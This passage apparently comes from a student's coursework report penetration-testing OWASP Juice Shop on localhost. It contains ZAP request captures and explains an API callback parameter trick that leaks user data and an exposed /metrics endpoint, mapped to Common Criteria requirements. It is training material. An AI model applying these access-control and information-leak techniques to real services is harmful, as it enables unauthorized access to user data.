eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjo
iIiwiZW1haWwiOiJhc2RAYXNkLmNvbSIsInBhc3N3b3JkIjoiYjEwOWU0MGYyZm
UwOWQ5N2ZhNzJhM2JlOWNhMjdlYjMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFn
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 123
{"user":{"id":22,"email":"asd@asd.com",
"lastLoginIp":"0.0.0.0","profileImage":
"/assets/public/images/uploads/default.svg"}}
Find: No matches
Time: 13 ms Body Length: 123 Total Length: 508 bytes
History Search Alerts Output WebSockets
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
10,... Pr... 4/24/24, 6:15:40 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 6 ... 123 bytes Medium JSON
10,... Pr... 4/24/24, 6:15:40 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 123 bytes Medium JSON
10,... Pr... 4/24/24, 6:15:40 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 7... 154 bytes Informati...
10,... Pr... 4/24/24, 6:15:40 PM GET http://127.0.0.1:3000/rest/products/search... 200 OK 6... 12,880 bytes
10,... Pr... 4/24/24, 6:15:40 PM GET http://127.0.0.1:3000/api/Quantitys/ 200 OK 9... 5,991 bytes Informati...
Alerts 2 10 15 12 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
GET http://127.0.0.1:3000/rest/user/whoami HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/
20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; continueCode
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 123
{"user":{"id":22,"email":"asd@asd.com",
"lastLoginIp":"0.0.0.0","profileImage":
"/assets/public/images/uploads/default.svg"}}
Find: No matches
Time: 14 ms Body Length: 123 Total Length: 508 bytes
History Search Alerts Output WebSockets
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
10,... Pr... 4/24/24, 6:15:40 PM GET http://127.0.0.1:3000/rest/products/search... 200 OK 6... 12,880 bytes
10,... Pr... 4/24/24, 6:15:40 PM GET http://127.0.0.1:3000/api/Quantitys/ 200 OK 9... 5,991 bytes Informati...
10,... M... 4/24/24, 6:17:22 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 123 bytes Medium JSON
10,... M... 4/24/24, 6:17:52 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 123 bytes Medium JSON
10,... M... 4/24/24, 6:18:31 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 123 bytes Medium JSON
Alerts 2 10 15 12 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:


Upon successfully logging in with asd@asd.com and asd@1, we found /rest/user/whoami using ZAP. We added?callback=admin to the API endpoint and transmitted this to the requester tab. This returns the current logged in users information. This strategy successfully addressed the email leak issue by allowing illegal access to user data.


VC: Exposed Metrics


a) Description of penetration testing that was carried out.


1. In this challenge we need to find the end point of that server usage.
2. For this I went to the score-board in there we have the link to git hub code.
3. In the description there is the link for the metrics configuration.
4. In that link find that path is /metrics at line number 25.
5. Navigating back to the OWASP Juice Shop in the address bar go to https://127.0.0.1:3000/metrics
6. In this link all the log of metrics is listed. Navigating back to the score-board/homepage I get the prompt that challenge is solved.


b) Outcomes/Evidence of the Penetration Testing






18:03
GitHub - prometheus/pro
https://github.com/prometheus/prometheus
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Product Solutions Open Source
Merge pull request #13974 from prometheus/measure-restore-time-rules
Rule Manager: Add `rule_group_last_restore_duration_seconds` to measure restore time per rule group
+27 −12
Search or jump to...
Sign in
Sign up
prometheus / prometheus Public
Notifications
Fork 8.7k
Star 52.7k
Code Issues 754 Pull requests 179
Wiki
Security 2
Insights
Rule Manager: Add `rule_group_la... #13974
gotjosh committed 2 hours ago
180 Branches 392 Tags
Code
About
The Prometheus monitoring sy
time series database.
prometheus.io/
monitoring time-series metrics
alerting prometheus graphing
hacktoberfest
Readme
Apache-2.0 license
Code of conduct
Security policy
Activity
osh Merge pull request #13974 from prometheus/measure-restore-tim...
4ac7806 · 2 hours ago
12,699 Commits
Move to github actions (#11235) 2 years ago
Merge pull request #13874 from prometheus/dependabot/gi... 4 days ago
promtool: Fix panic on extended tsdb analyze (#13976) 15 hours ago
{discovery,remote_write}/azure: Support default SDK authe... last month
Make React UI the default, keep old UI under /classic (#8142) 4 years ago
consoles
consoles: exclude iowait and steal from CPU Utilisation 3 years ago
discovery
discovery(k8s): add metadata labels to endpointslices last week
History WebSockets
https://github.com/prometheus/prometheus/commit/4ac78063eed43b3da347e8f9adf5db994c0ea0a3


18:08
OWASP Juice Shop
GitHub - prometheus/pro
https://github.com/prometheus/prometheus?tab=readme-ov-file
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
README
Code of conduct
Apache-2.0 license
Security
You can use the go tool to build and install the prometheus and promtool binaries into your GOPATH:
GO111MODULE=on go install github.com/prometheus/prometheus/cmd/...
prometheus --config.file=your_config.yml
ver, when using go install to build Prometheus, Prometheus will expect to be able to read its web assets
cal filesystem directories under web/ui/static and web/ui/templates. In order for these assets to be
you will have to run Prometheus from the root of the cloned repository. Note also that these directories do not
the React UI unless it has been built explicitly using make assets or make build.
mple of the above configuration file can be found here.
n also build using make build, which will compile in the web assets so that Prometheus can be run from
ere:
build
rometheus --config.file=your_config.yml
The Makefile provides several targets:
History WebSockets
https://github.com/prometheus/prometheus/blob/main/documentation/examples/prometheus.yml
Node.js
Highlight All
Match Case
Match Diacritics
Whole Words
Phrase not found


OWASP Juice Shop
prometheus/documentat
https://github.com/prometheus/prometheus/blob/main/documentation/examples/prometheus.
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Files
main
Go to file
.circleci
kubernetes-rabbitmq
remote_storage
Makefile
prometheus / documentation / examples / prometheus.yml
Top
Code
Blame
29 lines (24 loc) · 934 Bytes
Raw
evaluation_interval: 15s # Evaluate rules every 15 seconds. The default is every 1 minute.
scrape_timeout is set to the global default (10s).
Alertmanager configuration
alerting:
alertmanagers:
- static_configs:
- targets:
- alertmanager:9093
Load rules once and periodically evaluate them according to the global 'evaluation_interval'.
rule_files:
- "first_rules.yml"
- "second_rules.yml"
A scrape configuration containing exactly one endpoint to scrape:
Here it's Prometheus itself.
scrape_configs:
The job name is added as a label `job=<job_name>` to any timeseries scraped from this config.
- job_name: "prometheus"
metrics_path defaults to '/metrics'
scheme defaults to 'http'.
static_configs:
- targets: ["localhost:9090"]
History
WebSockets


127.0.0.1:3000/metrics
prometheus/documentat
https://127.0.0.1:3000/metrics
90%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HELP file_uploads_count Total number of successful file uploads grouped by file type.
TYPE file_uploads_count counter
file_uploads_count{file_type="application/pdf",app="juiceshop"} 6
HELP file_upload_errors Total number of failed file uploads grouped by file type.
TYPE file_upload_errors counter
HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.067676769
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.057585661
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.133945837
juiceshop_startup_duration_seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.09765405
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 1.534812125
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.009663444
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.003192607
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 2.41
HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 45.969782
HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 23.957346
HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 69.927128
HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1713909877
HELP process_resident_memory_bytes Resident memory size in bytes.
TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 104849408
HELP process_virtual_memory_bytes Virtual memory size in bytes.
TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 1144664064
HELP process_heap_bytes Process heap size in bytes.
TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 189353984
HELP process_open_fds Number of open file descriptors.
TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 31





c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

Our goal in doing this penetration test was to locate the server usage endpoint. After looking through the scores, we found a link to the GitHub code. We located the path /metrics at line 25 in the description of the metrics settings. To view a list of all metric logs, we returned to the OWASP Juice Shop and went to https://127.0.0.1:3000/metrics. We were notified that the challenge was finished when we went back to the scoreboard. This test highlighted

the need for improved SFR to protect internal data by showcasing our proficiency navigating the TOE and revealing critical information.

9) SFR Identifier:

FAU_SAA.3.3 The TOE shall be able to indicate a potential violation of the enforcement of the SFRs when a system event is found to match a signature event that indicates a potential violation of the enforcement of the SFRs.

Related Vulnerabilities:

1. Deluxe fraud
2. Login Bender
3. CSFR
4. Forged Feedback
5. Forged Review
6. Manipulate Basket
7. Forged Coupon
8. Admin Registration
9. Repetitive Registration
10. Login Admin
11. Login Bender

Tested Vulnerability Challenges: -

1. **Deluxe fraud: Obtain a Deluxe Membership without paying for it.**

(a) **Description of penetration testing**:

